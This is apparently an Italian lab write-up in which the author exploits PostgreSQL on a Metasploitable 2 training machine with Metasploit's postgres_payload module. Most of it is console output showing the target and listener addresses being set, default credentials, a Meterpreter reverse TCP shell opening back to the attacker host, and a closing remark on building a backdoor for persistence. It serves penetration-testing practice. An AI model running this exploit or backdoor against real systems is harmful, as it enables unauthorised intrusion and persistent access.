

In questo esercizio sfrutto una vulnerabilità nel servizio PostgreSQL di Metasploitable 2 usando Metasploit e Kali linux usando modulo exploit/linux/postgres/postgres_payload.



```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search postgres_payload

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Che
ck  Description
   -  ----                                        ---------------  ----       ---
--  -----------
   0  exploit/linux/postgres/postgres_payload     2007-06-05       excellent  Yes
    PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                      .                .          .
    .
   2    \_ target: Linux x86_64                   .                .          .
    .
   3  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes
    PostgreSQL for Microsoft Windows Payload Execution
   4    \_ target: Windows x86                    .                .          .
    .
   5    \_ target: Windows x64                    .                .          .
    .


Interact with a module by name or index. For example info 5, use 5 or use exploi
t/windows/postgres/postgres_payload
After interacting with a module you can manually set a TARGET with set TARGET 'W
indows x64'

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > 
```


Imposto l’indirizzo IP della macchina vittima



```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified usernam
                                        e. Leave blank for a random password.
   RHOSTS    192.168.1.40     no        The target host(s), see https://docs.m
                                        etasploit.com/docs/using-metasploit/ba
                                        sics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as
```


set di lhost

e avvio l’exploit



```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC c
c (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/aHraXLXk.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.40:53170) at 20
24-11-13 08:30:04 -0500

meterpreter > 
```

getuid per vedere che utente stiamo usando



```
meterpreter > getuid
Server username: postgres
meterpreter > 
```

Bonus

per creare una backdoor attraverso Meterpreter in modo da non dovere eseguire l’exploit per entrare di nuovo nella sessione devo riuscire a creare una reverse shell usando meterpreter/reverse_tcp, che mi consente di aprire una shell di Meterpreter